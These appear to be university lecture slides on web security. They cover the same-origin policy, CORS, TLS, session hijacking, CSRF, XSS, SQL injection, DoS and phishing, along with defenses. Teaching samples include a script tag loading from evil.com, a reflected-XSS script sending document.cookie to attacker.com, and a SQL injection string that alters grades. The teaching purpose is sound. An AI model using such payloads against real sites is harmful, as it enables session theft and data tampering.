# Web Security

Sridhar Alagar

# What could go wrong with our Photo App

- Our app could allow an attacker
  - to view/modify any information
  - to perform operations, we provide


- App could be used to attack anything on our user's machine or anything our user machine can talk to
  - If the user trusts us, we can allow damage for beyond

- Web App is a complex system
  - Threats are varied
  - Threat modeling is necessary

# Security is a hard problem

- Many opportunities for attackers
  - Full stack means there are many interface that an attacker can use
- Hard to identify all the vulnerabilities
  - Complexity of system make it impossible guarantee no vulnerabilities
- Even a small mistake can compromise entire application
  - Only as strongest as the weakest link

# Modes of attack on web apps





- Attack the connection between browser and web server
  - Steal password
  - Hijack existing connection
- Attack the server
  - Inject code that does bad things
- Attack the browser
  - Inject code that does bad things
- Breach the browser, attack the client machine
- Fool the user (phishing)

# Security measures

- Isolation in browsers
  - Web app run in isolated sandbox
- Cryptography
  - Protect information from unauthorized viewing
  - Detect changes
  - Determine origin of information
- Web development frameworks
  - Use patterns that help, avoid dangerous ones

# Browser is like an operating system




- Many applications run on a browser
  - Makes isolation challenging
- Web content comes from many sources, not all equally trusted
  - Example: Your bank and the web site your friend sent you
- Trusted and untrusted content are in proximity
  - Frames, tabs, sequential visits
- Must separate various forms of content so that untrusted content cannot corrupt/misuse trusted content

# Scary scenario

- You login to your bank account (bank.com)
- You also browse on another tab malicious.com
- Malicious could execute script that will send requests to bank.com
- Browser is already authenticated with bank.com, malicious request will contain session cookies
  - Money will be transferred to the attacker

# Same-Origin Policy

- It is a web browser security mechanism that aims to prevent websites from attacking each other
  - malicious.com cannot access bank.com
- One frame can access content in another frame only if they both came from the same origin
- Origin is
  - Protocol
  - Domain name
  - Port
- Access applies to DOM resource, cookies, fetch requests
- Separate content with different trust levels into different frames, restrict communication between frames

# Same-origin policy is too restrictive

- There are times it is useful for frames with different origins to communicate
  - Sub-domains of same organization
  - Web fonts
  - Content distribution network


- Browsers allows page to set its domain with document.domain

```
document.domain = "company.com";
```

- Limited to sub-domain sharing; old style

# Cross origin resource sharing (CORS)

- It is  a browser mechanism which enables controlled access to resources located outside of a given domain



# Access-Control-Allow-Origin response header

- This header is included in the response from one website to a request originating from another website, and identifies the permitted origin of the request

- Can specify origin(s) and allowed methods

```
Access-Control-Allow-Origin: http://foo.com
Access-Control-Allow-Methods: PUT, DELETE
```

- Allow universal access

```
Access-Control-Allow-Origin: *
```

- Problem if CORS policy is poorly configured

CORS

# Cookie security

- Cookies can be read and written from JavaScript

```
alert(document.cookie);
document.cookie = "name=value; expires=1/1/2011"
```

- Browsers use same-origin policy to access cookies

# Network Attacks

# “Man in the middle" threat model

- Attacker has access to network communication between browser and server
- Passive attacks:
  - Eavesdrop on network traffic
- Active attacks:
  - Inject network packets
  - Modify packets
  - Reorder, replay packets
  - Block packets

# Cryptography saved the web

- Use encryption to prevent eavesdropping and detect active attacks
  - Scramble the message before sending; unscramble after receiving
- Use keys to scramble and unscramble
  - Same keys on both ends (symmetric)
  - How can keys be exchanged without meeting in person?
- Public-key encryption solves the key distribution problem

# Public key encryption

- Each principal (user, program, etc.) has two encryption keys:
  - one public, one secret
- Message encrypted by one key can only decrypted by the other key
- Encrypt with public key: Only principle can access
- Encrypt with secret key: Know that it comes from principle
- Public-key encryption is slower than symmetric encryption
  - Use public-key to exchange symmetric key

# How to find the public key for a particular server?

- Can't just ask it for its public key?
  - Don't know if the entity we're asking is really the server we want!

- Certificate authority: well-known, trusted server that certifies public keys

- Certificate: a document encrypted with the secret key of a certificate authority
  - Identifies a particular service along with its public key


# Certificate authorities

- Certificate authorities establish selves as well-known services on Internet
  - Browsers hard-wired to accept certificates from dozens of authorities
- Internet services compute keys, gives the public key to a certificate authority along with proof of identity
- Certificate authority returns a certificate for that service
- Service can pass along this certificate to browsers
  - Browser can validate the certificate came from the certification authority and see who the certification authority thinks the browser is talking to
- Browser trusts certification authority

# HTTPS - Secure Sockets Layer (SSL) & Transport Layer Security (TLS)


- Protocol used for secure communication between browsers and servers
- Browser uses certificate to verify server's identity
- Only one way: SSL/TLS does not allow the server to verify browser identity
- Uses certificates and public-key encryption to pass a secret session-specific key from browser to server

# HTTPS - Secure Sockets Layer (SSL) & Transport Layer Security (TLS)



# Bad certificate

- If a certificate is bad/unknown, browser issues warning dialog:
  - Most users can't understand, so they just click OK.
  - Some browsers warn repeatedly, but users will still just click through.
  - This enables various network attacks



# Session Attacks

# Session State

- Session state is used to control access in web servers
- Typically derived from cookies in the request header
- What would happen if an attacker could guess or steal this cookie?

# Session hijacking

- If the attacker can guess/steal session id, they can impersonate you

- Example: predictable session id
  - Server picks session id by incrementing a counter for each new session.
  - Attacker opens connection to server, gets session id.
  - Subtract 1 from session id: can hijack the previous session opened to the server.

- Solution: session ids must be unpredictable.
  - Don't build your own mechanism! Use something provided by your framework.
  - Express Session: Uses module uid-safe - cryptographically secure UID (not predictable)

# HTTPS to protect cookies

- Even if session id chosen carefully, network attackers can read cookies from unencrypted connections
  - Sessions not using HTTPS inherently vulnerable to network attacks.

- HTTP/HTTPS upgrade problem:
  - Suppose session starts out with HTTP, converts to HTTPS after login
  - Network attacker could have read session id during HTTP portion of session
  - Once logging is complete, attacker can use the id to hijack the logged in session

- Change the session id after any change in privilege or security level

```
req.session.regenerate()
```

# Cross-Site Request Forgery (CSRF)

- Attackers can potentially hijack sessions without even knowing session ids

- Consider this scenario:
  - Visit your bank's site, start up web app, log in
  - Then visit the attacker's site (e.g. discussion forum with links, forms, etc.)
  - Attacker's page includes JavaScript that submits form to your bank
  - When form gets submitted, browser includes bank's web app cookies, including the session id
  - Bank transfers money to attacker's account
  - The form can be in an iframe that is invisible, so you never know the attack occurred

- Untrusted site uses trust that was given to user's browser (CSRF)

# Common defenses against CSRF

- CSRF tokens
  - Unique, unpredictable token generated by the server-side app, shared with the client
  - The client must include the token with the form
  - This makes it difficult for the attacker to construct a valid request on behalf of the victim

- SameSite cookies
  - Set this attribute in cookies to prevent cross site request

# Code Injection

# Adding HTML comments to our Photo App

- Rather than

```
{model.comment} do div.innerHtml = model.comment;
```

- What happens if someone inputs a comment with a script tag?

```
<script src="http://www.evil.com/damage.js" />
```

- Called a Cross Site Scripting Attack (XSS)

- Every user that views that photo/comments gets hurt

# Stored Cross Site Scripting Attack

- Attacker stores attacking code in a victim Web server, where it gets accessed by victim clients

- On previous generations of web frameworks was a major attack loophole
  - Lots of stuffing things into innerHTML, bad escape processing

- Less so on modern JavaScript frameworks
  - Care is taken before stuffing things into the DOM
  - Mitigate XSS by using templating, auto-escaping, and more

# Reflected Cross Site Scripting

- Attacker doesn't need to store attack on website, can just reflect it off the website

- Consider a website that shows the search term used
  - Assume we store the search term in an innerHTML
  - An attacker tricks a user into searching for:

```
Justin Bieber
<img style="display:none" id="cookieMonster">
<script>
 img = document.getElementById("cookieMonster");
 img.src = "http://attacker.com?cookie=" +
 encodeURIComponent(document.cookie);
</script>
```

# Reflected Cross Site Scripting

- How to get user to submit that URL?

- CSRF again:

- Step #1: lure user to attacker site:
  - Sponsored advertisement
  - Spam email
  - Facebook application

- Step #2: attacker HTML automatically loads the link in an invisible iframe

# Cross Site Scripting defences

- Sanitize html
  - JavaScript library DOMPurify() recommended

```
// Include DOMPurify in your project
import DOMPurify from 'dompurify';

// Dirty HTML that needs to be sanitized
const dirtyHTML = '<img src="x" onerror="alert(1)"><p>Hello
                                <script>alert("world")</script></p>';

// Sanitize the HTML
const cleanHTML = DOMPurify.sanitize(dirtyHTML);

// Output the clean HTML
console.log(cleanHTML); // <img src="x"><p>Hello </p>
```

# SQL query injection

- A website has link to get students of a specified advisor

```
https://insecure-website.com/students?advisor=Jones
```

- App makes the following SQL query

```
SELECT students.* FROM students, advisors
    WHERE student.advisor_id = advisor.id
    AND advisor.name = 'Jones'
```

# SQL query injection

- What happens if the advisor's name entered is:

```
Jones'; UPDATE grades
   SET g.grade = 4.0
   FROM grades g, students s
   WHERE g.student_id = s.id
   AND s.name = 'Smith
```

- The following query will be generated:

```
SELECT students.* FROM students, advisors
   WHERE student.advisor_id = advisor.id
   AND advisor.name = 'Jones'; UPDATE grades
   SET g.grade = 4.0
   FROM grades g, students s
   WHERE g.student_id = s.id
   AND s.name = 'Smith'
```

# SQL query injection

- Injection can also be used to extract sensitive information
  - Modify existing query to retrieve different information
  - Stolen information appears in "normal" web output

- CardSystems - Credit card payment processing company
  - SQL injection attack in June 2005
  - Credit card #s stored unencrypted
  - 263,000 credit card #s stolen from database
  - 43 million credit card #s exposed

- 2 million email addr and personal info stolen in Dec 2023 from 65 websites

# SQL query injection defences

- Don’t write SQL

- Use framework that builds safe SQL commands
  - Prepared Statements (Parameterized Queries)

# Denial of Service

# Denial of Service (DoS) attacks

- An attack that causes a service to fail by using up resources
  - Could be an accident (e.g., upload too big of a file) or on purpose

- Example from our Photo App:
  - User uploads photos, comments, user registration until our storage fills
  - Establish so many connections our web server struggles

- Resource could be at networking layer
  - Use all the bandwidth of the network coming into our website
  - Use all the network sockets

# Distributed Denial of service (DDoS) attacks

- DOS attack that uses many attacking machines
  - Example: Get control of a million machines and point them at someone's web server
- Botnets - Collection of compromised machines under control
  - Can be used to perform DDoS attacks
- Has become an extortion business

# Web App DOS mitigation

- None perfect – a hard problem
  - Do want to take steps to avoid accidental DOS and make purpose-driven DOS harder
  - Abuse analysis step required
- Resource quotas
  - Track resource consumption per user and provide way of cutting off users
  - Good for catching accidents, less so for malicious attacks
- Make resources cost money
  - Raises the cost of hassle for an attacker
  - Not always possible under business model
- Network layer: Need to push back on attack stream
  - Do things like cut off traffic coming from some part of the internet

# Phishing

# Phishing – Basic idea

- Get unsuspecting users to visit an evil Web site
- Convince them that the evil Web site is a legitimate site (such as a bank)
- Trick the user into disclosing personal information (password, credit card number, etc.)
- Use the personal information for evil purposes such as identity theft.

# How to attract users?

- Emails

- Spoofing legitimate sites. How?
  - Look alike URL
  - Copy HTML
  - Include images from legitimate Web site
  - Many links refer to the legitimate Web site
  - After collecting login info, log user into legitimate site, redirect to legitimate site
  - User has no idea that password has been stolen

# Phishing defences

- Phishing awareness training
- Anti-phishing software: detect and block suspicious email/links
- Certificate authority must thoroughly vet the organization obtaining the certificate; prevent look-alike names
- Multi-factor authentication
  - May not work for all problems, e.g., ransomware

# Sources

1. CS142 Lectures
2. MDN  - Website Security
3. PortSwigger - Web Security
4. OWASP Cheat Sheets